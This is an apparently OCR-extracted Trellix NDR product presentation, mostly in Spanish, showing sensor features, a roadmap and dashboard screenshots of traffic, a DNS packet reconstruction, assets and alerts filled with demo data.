
Top Talkers By Bytes

sourceIPv4Address	sourceTransportPort	destinationIPv4Address	destinationTransportPort	applicationName	Count	Bytes	Packets
198.186.190.12	40345	198.186.190.203	120	Unknown	1	56.20MB	39.74K
198.186.190.12	40352	198.186.190.203	120	Unknown	1	10.82MB	7.69K
198.186.190.105	37853	198.186.190.203	120	Unknown	1	74.09KB	1.44K
198.186.190.243	38431	198.186.190.203	2000	CiscoSkinny	1	43.55KB	0.75K
198.186.190.243	37660	198.186.190.203	2000	CiscoSkinny	1	36.08KB	0.68K
198.186.190.243	38101	198.186.190.203	2000	CiscoSkinny	1	35.84KB	0.61K
198.186.190.193	43232	198.186.190.203	2000	CiscoSkinny	1	34.41KB	0.67K
198.186.190.243	38336	198.186.190.203	2000	CiscoSkinny	1	33.59KB	0.60K
198.186.190.243	38198	198.186.190.203	2000	CiscoSkinny	1	31.48KB	0.58K
198.186.190.105	60533	198.186.190.203	120	Unknown	1	30.07KB	0.53K

NDR Caza

CAZA

- **PCAP basado en eventos**
- **Reconstrucción de la sesión**
- **Visibilidad de cambios en el sistema operativo**
- **Guía de Trellix WISE (GenAI)**



Reconstruct - 7cffa861-4a92-4bdc-999d-97025584046d

Success! 1 event(s) were analyzed and merged (**MD5:** 4109dc4e8e482c2f4f5f90b3d55209f1, **SHA256:** 8daf9509d1d8f20cf192f43cc1a4787601b292d55294a72b150135a3fbe6e33a).

Connections

No.	Source	Source Port	Destination	Destination Port	Protocol	PCAP	Stream
0	10.14.65.230	56199	10.14.1.1	53	UDP	Download	Follow

Packets *(packet undefined of 0)*

Packet Details

```
Frame 1: 149 bytes on wire (1192 bits), 149 bytes captured (1192 bits) on interface 0
Ethernet II, Src: 00:0c:29:e7:2d:74 (00:0c:29:e7:2d:74), Dst: 00:0c:29:37:94:46 (00:0c:29:37:94:46)
Internet Protocol Version 4, Src: 10.14.1.1 (10.14.1.1), Dst: 10.14.65.230 (10.14.65.230)
User Datagram Protocol, Src Port: 53 (53), Dst Port: 56199 (56199)
Domain Name System (response)
```

Hex Details


```
00000000  00 0c 29 37 94 46 00 0c  29 e7 2d 74 08 00 45 00  |..)7.F..).-t..E.|
00000010  00 87 3e c4 00 00 3f 11  e5 9f 0a 0e 01 01 0a 0e  |..>...?.........|
00000020  41 e6 00 35 db 87 00 73  a2 0b 1c bd 85 83 00 01  |A..5...s........|
00000030  00 00 00 01 00 00 04 77  70 61 64 03 61 73 68 06  |.......wpad.ash.|
00000040  73 65 6c 61 62 73 07 66  69 72 65 65 79 65 03 63  |selabs.fireeye.c|
00000050  6f 6d 00 00 01 00 01 c0  11 00 06 00 01 00 00 01  |om..............|
00000060  80 00 32 0a 6c 61 62 63  6f 6e 73 6f 6c 65 00 0f  |..2.labconsole..|
00000070  65 6d 65 61 2d 61 72 63  68 69 74 65 63 74 73 c0  |emea-architects.|
00000080  1c 55 3e 1e 95 00 00 00  3c 00 00 00 24 00 00 07  |.U>.....<...$...|
00000090  08 00 00 01 80                                    |.....|
```

NDR Respuesta

ACCIONES DE RESPUESTA

- Indicator Exchange
- 3rd party integration (TIE/DXL)
- CEF/SysLog event notification

T



Logic settings ✕

⚠ The condition at top matches first condition and then terminate

Add conditions to the path

If (Path executes only if this condition is satisfied)

🟥 Condition 1 — Delete Condition

Add a name to the condition.

Enter condition name : Default: Condition 1

AND
- Fileproperties/size != 1024
- Fileproperties/size != 1024

🟨 Condition 2 — Delete Condition

Add a name to the condition.

Enter condition name : Default: Condition 2


AND
- Fileproperties/size != 1024
- Fileproperties/size != 1024

⊕ Add Condition

□ Else (Make it an escape route)

Submit


Arquitectura NDR



Network Investigator (NDR)
Internet
NX for East/West
PX for Packet Capture
Integrated Mode (NX for North/South)
Subnet 1
Core Switch
Network Packet Broker (TAP)
Subnet N
DataCenter

Trellix

Sensores NDR de Trellix



Trellix Network Detection & Response (NDR) Platform

Trellix NDR Sensor (NX)

Trellix IPS “NDR Ready”

Third Party

Trellix NDR Sensor (NX)

- Enfoque NDR
- HW, virtual, en la nube
- NDR activo
- Generación y etiquetado de eventos
- Detección MITRE mejorada
- PCAP dirigido
- Escalable a 40 Gbps

Trellix IPS “NDR Ready”

- Enfoque de protección de la carga de trabajo
- HW, virtual, en la nube
- IPS completo
- NDR activo
- TLS integrado (4Q)
- Generación y etiquetado de eventos
- Escalable a 240 Gbps

Third Party

- Skyhigh SWG
- Firewall / Proxies
- OT Sensors

Visibilidad, detección, investigación y respuesta multicapa

Alerta de Spoiler

Las siguientes diapositivas pueden incluir información del roadmap, proyecciones u otra información que pueda considerarse prospectiva.

Trellix NDR Roadmap

Ampliar la visibilidad de las amenazas de red, ampliar las detecciones en toda la cadena de eliminación y reducir el tiempo de respuesta

● Hoy

- New dashboards
  - Threats
  - Visibility
  - MITRE ATT&CK
  - Assets
- ML detection porting
- Asset discovery and ID
- Global Threat Intelligence (GTI) - file reputation
- Sensor enhancements:
  - High performance appliances & virtual
  - Cloud-native integrations
  - Threat detections - AI & signature
- Trellix Wise (Beta)

● Siguiente

- Analyst springboard
- ML detections
  - DNS tunneling exploits
  - Lateral movement from weak indicators
- Improved alert enrichment and summarization
- Sensor enhancements
  - High performance upgrades continued
  - Cloud-native integrations continued
  - Threat detections - AI & signature
- Trellix Wise - actionable insights, summaries, and workflows

● Explorando

- Guided SOC workflows
- Case management - triage, investigate, and collaborate
- Integrations:
  - ePO, HX, XDR
  - Chronicle
  - Nozomi
- ML detections
  - Behavioral & traffic anomalies
  - Newly registered domains
  - Retrospective
- Visibility enhancements
- Sensor enhancements
  - 100Gbps NDR sensor
- Trellix Wise - Continued

Trellix

Descubrimiento de activos NDR

EXPLORAR


Endpoint Integration

- **Trellix ePO**
- **MS Defender**

OT Sensor Integration

Risk Profiling

Attack Path Profiling



Asset List

Show: **Last 24 Hours**

Filter

Assets : **All**


Showing **4** out of **13**, results | Updated **5 min ago**

□	Severity	Last Updated	Asset name	Asset Type	IP Address	OS	Total Event	
□	CRIT	06/12/2023 05:33:22 AM PT	Ndr-Hostname-10.Au ID: 40271	Server	192.168.0.165	⊞	443	⋮
□	CRIT	06/12/2023 05:33:22 AM PT	Nest-Hostname-24.BK ID: 40271	Server	200.75.200.2	⊞	124	⋮
□	CRIT	06/12/2023 05:33:22 AM PT	Local-Hostname-10.Au ID: 40271	Server	204.194.22.101	⊞	443	⋮
□	CRIT	06/12/2023 05:33:22 AM PT	Nest-Hostname-24.BK ID: 40271	Server	200.75.200.2	⊞	124	⋮
□	CRIT	06/12/2023 05:33:22 AM PT	Ndr-Hostname-10.Au ID: 40271	Server	192.168.0.165	⊞	443	⋮
□	CRIT	06/12/2023 05:33:22 AM PT	Local-Hostname-10.Au ID: 40271	Server	204.194.22.101	⊞	443	⋮
□	CRIT	06/12/2023 05:33:22 AM PT	Ndr-Hostname-10.Au ID: 40271	Server	192.168.0.165	⊞	443	⋮
□	CRIT	06/12/2023 05:33:22 AM PT	Nest-Hostname-24.BK ID: 40271	Server	200.75.200.2	⊞	124	⋮
□	CRIT	06/12/2023 05:33:22 AM PT	Local-Hostname-10.Au ID: 40271	Server	204.194.22.101	⊞	443	⋮
□	CRIT	06/12/2023 05:33:22 AM PT	Ndr-Hostname-10.Au ID: 40271	Server	192.168.0.165	⊞	443	⋮
□	CRIT	06/12/2023 05:33:22 AM PT	Nest-Hostname-24.BK ID: 40271	Server	200.75.200.2	⊞	124	⋮
□	CRIT	06/12/2023 05:33:22 AM PT	Ndr-Hostname-10.Au ID: 40271	Server	192.168.0.165	⊞	443	⋮
□	CRIT	06/12/2023 05:33:22 AM PT	Nest-Hostname-24.BK ID: 40271	Server	200.75.200.2	⊞	124	⋮
□	CRIT	06/12/2023 05:33:22 AM PT	Nest-Hostname-24.BK ID: 40271	Server	200.75.200.2	⊞	124	⋮

Investigación NDR

EXPLORANDO

- Analista "Trampolín"
- Ataque Alcance de los ataques desde la detección hasta la causa raíz en unos pocos clics
- Integración de procesos de endpoints
- Gráfico de Inteligencia



Top Alerts

Severity	Date Created	Alert Name	Action
CRIT	06/12/2023 05:33:22 AM PT	Intrusion Detection System Alert ID: 40271 | Affected Assets: 43	⊗
CRIT	06/12/2023 05:33:22 AM PT	Data Breach Warning Alert ID: 40271 | Affected Assets: 43	⊗
HIGH	06/12/2023 05:33:22 AM PT	Data Breach Warning Alert ID: 40271 | Affected Assets: 43	⊗
HIGH	06/12/2023 05:33:22 AM PT	Data Breach Warning Alert ID: 40271 | Affected Assets: 43	⊗
HIGH	06/12/2023 05:33:22 AM PT	Intrusion Detection System Alert ID: 40271 | Affected Assets: 43	⊗

Top Risky Conversations

Severity	Last Updated	Source IP	Destination IP	Protocol	Volume
CRIT	06/12/2023 05:33:22 AM PT	10.23.192.68	192.168.0.165	HTTP, UDP	1,034
CRIT	06/12/2023 05:33:22 AM PT	198.186.190.11	208.67.222.222	TCP	664
HIGH	06/12/2023 05:33:22 AM PT	200.75.200.2	204.194.22.101	UDP, TCP	12.90
HIGH	06/12/2023 05:33:22 AM PT	198.186.190.11	208.67.222.222	UDP	554.56
HIGH	06/12/2023 05:33:22 AM PT	10.14.65.67	10.14.1.200	HTTP	1,434


Top Risky Assets

Severity	Last Updated	Asset Details	IP Address	OS	Watch
CRIT	06/12/2023 05:33:22 AM PT	Ndr-Hostname-10.Au ID: 40271	10.23.192.68	⊞	👁
CRIT	06/12/2023 05:33:22 AM PT	Ndr-Hostname-10.Au ID: 40271	200.75.200.2		👁
CRIT	06/12/2023 05:33:22 AM PT	Ndr-Hostname-10.Au ID: 40271	128.176.85.29		👁
HIGH	06/12/2023 05:33:22 AM PT	Ndr-Hostname-10.Au ID: 40271	128.20.239.34	🐧	👁
HIGH	06/12/2023 05:33:22 AM PT	Ndr-Hostname-10.Au ID: 40271	128.20.239.34		👁

Investigación NDR

EXPLORANDO

- Analista "Trampolín"
- Ataque Alcance de los ataques desde la detección hasta la causa raíz en unos pocos clics
- Integración de procesos de endpoints
- Gráfico de Inteligencia



Asset Details

Show: **Last 24 Hours**

CRIT **LT-BCLINE-01 [PC]**
DOMAIN CONTROLLER.

IP ADDRESS	OPERATING SYSTEM	LOCATION	CURRENT ACTIVE USER	USER HISTORY	LAST 24 HOURS	LAST EVENT
10.23.192.68	Windows 10 Build 18363.476	London, UK (11:45 PM GMT)	local/Administrator	3 users in last 7 days	1,923 events / 105GB network traffic	2024-08-26 07:15:00Z

Filter

Actions

Alerts Severity : **All** · Alert MITRE TTP : **Undefined**

Showing **4** out of **13**, results | Updated **5 min ago**

Timeline

Alerts

CRIT **Connections to Abnormal Destination IPs**

OCCURENCES	LATEST OCCURENCE	FIRST OCCURENCE	ALERT MITRE TTP
5	2020/12/12 03:45 PM	2020/12/12 03:45 PM	Lateral Tool Transfer

Date	User	Source IP	Target IP
06/12/2023 05:33:22 AM PT	local/Administrator	10.23.192.68	172.24.221.187
06/12/2023 05:33:22 AM PT	local/Administrator	192.16	
06/12/2023 05:33:22 AM PT	local/Administrator	10.23.	
06/12/2023 05:33:22 AM PT	local/Administrator	10.23.	
06/12/2023 05:33:22 AM PT	local/Administrator	10.23.	

HIGH **Intrusion Detection System Alert**

OCCURENCE	LATEST OCCURENCE	FIRST OCCURENCE	SIGNAL TYPE
6	2020/12/12 03:45 PM	2020/12/12 03:45 PM	Network Analytics

Conversation Map

Events 149

Network Activity

DATE	SOURCE IP	DESTINATION IP	PROTOCOL
2020/12/12 03:45 PM	10.23.192.68	192.168.0.165	HTTP

SOURCE PORT	DESTINATION PORT	NETWORK TRAFFIC VOLUME
101	80	4001 GB

SOURCE USER	SOURCE HOST	SOURCE MAC ADDRESS
Guest User	LT-BCLINE-01 [PC]	00:0B:6C:BA:C4:FF

SOURCE GEOLOCATION	TARGET USER	TARGET HOST
London, UK	--	ehost.by

TARGET MAC ADDRESS	TARGET GEO LOACTION	FILE NAME	FILE HASH
00:0c:7D:BA:C4:EE	Belarus	Proc.doc	MD5

